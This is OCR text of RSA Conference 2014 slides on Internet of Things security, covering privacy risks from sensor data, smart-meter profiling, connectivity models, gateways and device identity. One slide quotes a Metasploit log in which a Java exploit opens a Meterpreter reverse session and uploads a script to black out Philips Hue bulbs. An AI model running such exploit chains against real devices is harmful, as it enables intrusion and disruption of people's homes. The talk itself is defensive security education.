RSACONFERENCE2014

FEBRUARY 24 – 28 | MOSCONE CENTER | SAN FRANCISCO

Share.
Learn.
Secure.

Capitalizing on
Collective Intelligence

Make Way for The Internet of Things!

SESSION ID: TECH-R02

Benjamin Jun

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Cryptography Research, Inc. a Rambus Company

CRYPTOGRAPHY RESEARCH

a division of Rambus

The Internet of Things


Uniquely identifiable objects and their virtual representation in an Internet-like structure.

– *Wikipedia*

The physical world is becoming a type of information system [with] sensors and actuators embedded in physical objects... When objects can both sense the environment and communicate, they become tools for understanding complexity and responding to it.

– *McKinsey & Company*

Brought to you by...



Compute revolution (80's)

Sensor revolution (90's)

Wireless revolution (00's)

Wi Fi


Bluetooth®

Human Internet (http v1.0 1996)

Intel 4004; ADXL335

the promise	but...
Smartgrid + smart home energy efficiency	**Critical utility DoS?**
Data collected from many sources and analyzed to gain new insights	**Invasion of privacy?**
Physical world modified for the user	**Burn down house?**
Real-time marketplace adaptation to data	**Manipulate markets?**


2017: M2M connections x3, traffic x20
2020: 30-50 billion connected IoT



Source: ABI / Cisco / Mocana

Anticipating change

50 year-old stove




50 year-old computer

NCSU Libraries' Digital Collections: Rare and Unique Materials;
http://doowicky.blogspot.com/

Security challenges

- Connectivity + scale = **huge attack span**
- Ownership is different (BYOD on steroids)
  - Who owns data and device credentials?
- Device lifecycle is different
  - “Zero-step” activation and M2M transactions
- Modularity enables future applications
  - But we don’t know what the threat models are!



The Morris Internet Worm
source code

This disk contains the complete source code of the Morris Internet worm program. This tiny, 99-line program brought large pieces of the Internet to a standstill on November 2nd, 1988.

The worm was the first of many intrusive programs that use the Internet to spread.


The Computer History Museum

Source code for
Morris Internet Worm

Photo credit: Shannon B, GoBostonCard.com

We cannot use PC / IT security as the model

- PC’s <u>continuously updated</u>
  - IoT nodes have long service life!
  - Embedded systems have little or no security support, starting with the SoC + BSP
- PC’s have <u>high security investment</u>
  - Incremental value of PC node >> IoT node
  - No party willing to spend $
- PC’s have <u>good UI</u>, <u>high user mindshare</u>



Philips Hue Light Bulbs Are Highly Hackable

If you're the proud owner of some smart Philips Hue light bulbs, watch out for blackouts—because the bulbs seem to be

RELATED
Turn Your Home Into a Psychedelic Den With Philips' Newest Hue

```
msf exploit(java_atomicreferencearray) > [*] 10.0.1.41        java_atomicreferen
cearray - Sending Java AtomicReferenceArray Type Violation Vulnerability
[*] 10.0.1.41        java_atomicreferencearray - Generated jar to drop (5483 byt
es).
[*] 10.0.1.41        java_atomicreferencearray - Sending jar
[*] 10.0.1.41        java_atomicreferencearray - Sending jar
[*] Sending stage (30355 bytes) to 10.0.1.41
[*] Meterpreter session 1 opened (10.0.1.42:4444 -> 10.0.1.41:52133) at 2013-06-
20 18:19:46 -0400

msf exploit(java_atomicreferencearray) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > upload /root/hue_blackout.bash /tmp/hue_blackout.bash
[*] uploading  : /root/hue_blackout.bash -> /tmp/hue_blackout.bash
[*] uploaded   : /root/hue_blackout.bash -> /tmp/hue_blackout.bash

Process 1 created.
Channel 2 created.
meterpreter > int
```

Attacker executes uploaded script to cause sustained blackout

Gizmodo 8/14/2013; Nitesh Dhanjani

Data at Rest

Data in Transit

Time and Place


Endpoint Security

Phase 1: The database of things!


Machine collected

Internet interpreted


Human / machine rendered



Tile



Waze


A WEATHER API DESIGNED FOR DEVE


Key Features

- JSON or XML formatted
- Easy key management
- Error-logging tools
- Rate-monitoring tools
- Complete geo location service
- Autocomplete API to power geo-search
- Worldwide weather stations network

wunderground

USGS netquakes

What can utility data tell us?



Google powermeter
a google.org project

Electricity used Aug 30–Aug 31

◂ Previous day


Tuesday Aug 30
8.8 kW·h used
Approx. $448/year
■ Always on: 3.3 kW·h used

Wednesday Aug 31
3.6 kW·h used *
Approx. $389/year
■ Always on: 1.7 kW·h used *

* Data may be incomplete for this time period

Compared to past usage

2% under expected usage so far today



find correlation matches on power profile

calculate b_{min} and correlation for each match

find best corridors and discard by threshold

output matches to logfile

movie tng1
chunk 1 at 2103h

movie tng1
chunk 3 at 2113h

Fig. 8. Work-flow to detect chunks of a movie

Multimedia Content Identification Through
Smart Meter Power Usage Profiles (Greveler, Justus, Loehr)

Data fusion / Big data

By 2025 Internet nodes may reside in everyday things…

Streamlining—or revolutionizing—supply chains and logistics could slash costs, increase efficiencies, and reduce dependence on human labor. Ability to fuse sensor data from many distributed objects could deter crime and asymmetric warfare. Ubiquitous positioning technology could locate missing and stolen goods.

…

Massively parallel sensor fusion may undermine social cohesion if it proves to be fundamentally incompatible with Fourth-Amendment guarantees against unreasonable search.

Global Trends 2025, US National Intelligence Council

Supply chain

Resource efficiency

Emergency services

Customization

Intelligence gathering

Privacy

Overstepping control

Predictive “creepiness”


Paparazzi

Data poisoning

“Classic” database security issues

Concern	Example
Data ownership	European Communication COM (2012) 9
Data privacy	home occupancy data == PCI PII?
Data theft	“Home addresses + recovery PIN for all users of electronic lock model SU-214”
Data extraction	Facial recognition + city cameras

Example:
PCI regulated data




	Data Element	Storage Permitted	Protection Required	PCI DSS Req. 3.4
Cardholder Data	Primary Account Number (PAN)	Yes	Yes	Yes
	Cardholder Name [1]	Yes	Yes [1]	No
	Service Code [1]	Yes	Yes [1]	No
	Expiration Date [1]	Yes	Yes [1]	No
Sensitive Authentication Data [2]	Full Magnetic Stripe Data [3]	No	N/A	N/A
	CAV2/CVC2/CVV2/CID	No	N/A	N/A
	PIN/PIN Block	No	N/A	N/A

PCI DSS Requirements and Security Assessment Procedures, v1.2

We can't (yet) manage partial data exposure

Graph theory and Facebook (2009)



Eight Friends Are Enough: Social Graph Approximation via Public Listings

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
ABSTRACT

The popular social networking website Facebook exposes a "public view" of user profiles to search engines which includes eight of the user's friendship links. We examine what

considerable attention from the media, privacy advocates and the research community. Most of the focus has been on *personal data privacy:* researchers and operators have attempted to fine-tune access control mechanisms to pre-



5. CONCLUSIONS

We have examined the difficulty of computing graph statistics given a random sample of k edges from each node, and found that many interesting properties can be accurately approximated. This has disturbing implications for online privacy, since leaking graph information enables transitive privacy loss: insecure friends' profiles can be correlated to a user with a private profile. Social network operators should be aware of the importance of protecting not just user profile data, but the structure of the social graph. In particular, they shouldn't assist data aggregators by giving away public listings.

Challenge: partial "peeks" may leak too much

Who holds the data?

Centralized data provider

- Small # of service providers
- "Security by policy" for data ownership / control / usage
- $ spent on quality, security
- **Data monetization a focus**

Distributed data (in research)

- Data owners maintain "control" of cloud based data
- Fine grained control enforced by crypto, security protocols
- **Who will pay for this?**

802.11s - mesh networking
Internet routing
Root CA

The path to database security

NEAR

- Data clearinghouses will emerge
  - European privacy requirements + business need to aggregate
  - “Security by SLA”
- Devices encrypt data with user keys
  - “Dropbox” for crypto-partitioned IoT data
  - Requires device credential & key management
- Don’t hold your breath (yet)…
  - Encrypted data search
  - Homomorphic encryption

FAR

Craig Gentry

Homomorphic Encryption, MIT Technology Review

Data at Rest


Data in Transit

Time and Place

Endpoint Security

Connectivity: My garage door


Arduino Ethernet + sensors + relay




8-bit AVR® Microcontroller with 8/16/32K Bytes of ISP Flash and USB Controller

ATmega8U2
ATmega16U2
ATmega32U2

Ethernet
8 bit uP
32KB flash
2KB RAM






Device as server: Device talks to everybody

User authentication is a big problem

Need infrastructure-class stability with no maintenance

More than a web server: Data sharing requires M2M connections



Garage door is CLOSED


open
close
actuate
update

Thu 1/23/2014 10:16:09 AM
Temperature: 49.6

Actuated 74 times, last triggered Wed 1/22/2014 9:11 AM
State last changed Wed 1/22/2014 9:11 AM

Sensor 0 (pin 2): 1, changed Wed 1/22/2014 9:13:40 AM
Sensor 1 (pin 3): 0, changed Wed 1/22/2014 9:13:50 AM

Version 3.5b (2013.09.07), uptime 135 days 12:04:27
HTTP / UDP requests: 884 / 384 (3 illegal)
IP / MAC address: 10.0.0.92 / 14:25:FF:FF:FF:02
Home control: master 10.0.0.5:49086, zones 000000000000000
nodeStatus CLSE
Last DHCP update: 1 (6 days 7:14:01 ago)
GMT -8h +1 DST, updated 7:30:46 ago, NTP tx/rx 332/271, co
SRAM: 559B / 512B (min)



Requires hardened web server

Dependent on other network resources (time, DNS, DHCP, …)

Device-to-cloud: Device talks to one service

Nest Labs

- Theory: Plug-in, VPN directly to cloud server
- Practice:
  - Not easy to build device that can connect for 20+ years
  - Complexities (WiFi passwords, TLS certificate expiration, DNS, IPv6, …)
- Infrastructure challenges
  - Everything via VPN?
  - What about hacked/spoofed device (PlayStation Network)
- Still may require direct device-to-device connections

Device gateway: Device – Gateway – Cloud

- Gateway to aggregate sensors, actuators
  - Bridge Internet to low-power sensor-friendly protocols
  - “NAT for sensors”

SCADA gateways

- Security model = firewall to keep bad guys out
  - What’s our track record of “inside = good” security models?
  - Complexity grows (accumulation of legacy protocols, devices) … which brings security bugs

- (Insecure) example: Vehicle TPMS gateways

EtherPoll; Abby systems; http://www.cse.sc.edu/~wyxu/papers/TPMSUsenix.pdf

Connection security requires identity management

- We want global **address**ability and global **access**ibility
  - ...with appropriate controls!


- What's in a name?
  - Device credentials
  - Identify-specific keys, certs

- Who gets to name it? When?
  - Domain owner, certification authority, issuer, device manager, ...

IoT protocols to watch

- Internet of things projects
  - MQ Telemetry Transport (MQTT)
  - Eclipse M2M Industry working group

- Security to follow
  - OAuth 2.0
  - IM messaging security (Off-the-Record, ...)



Concerns Adressed by M2M IWG

- Fragmented market: wide range of embedded platforms, programming models, connection types, communication protocols.
- No widely accepted M2M architectural guidelines.
- Limited choices in accepted open, standard communication protocols to deal with M2M requirements and constraints such as; power, CPU, cost, connection availability, and bandwidth.
- Unnecessarily tight coupling between applications, systems and communication interfaces.
- Lack of Open Source M2M development solutions (development environment, development boards)
- Lack of integration with open source Enterprise and Web development tools and environments.
- Monolithic applications and lack of reusable software components (e.g. drivers, communication protocols)
- High barrier of entry to developers who need to integrate M2M, Enterprise, and Web application systems. e.g. hardware and infrastructure costs, no relevant software engineering environment, proprietary interfaces, numerous and complex programming models.
- Inadequate open source support for M2M-oriented middleware, including M2M integration with established middleware solutions.

Eclipse M2M Industry working group

Data at Rest

Data in Transit

Time and Place

Endpoint Security


Time and place

- Value proposition: Compute-domain awareness of physical things

- Associations are important
  - The milk bottle in my refrigerator expired
  - Football game will add 8000 more cars to highway at 3:35pm
  - I am standing next to my assigned car-sharing vehicle

Binding to time and place

- Local services
- Pay-per-impression
- Region pricing
- Relative proximity
- User mobility
- User identity



Life with Rush Hour Rewards

Austin Energy will pay you $85 per Nest to try Rush Hour Rewards.

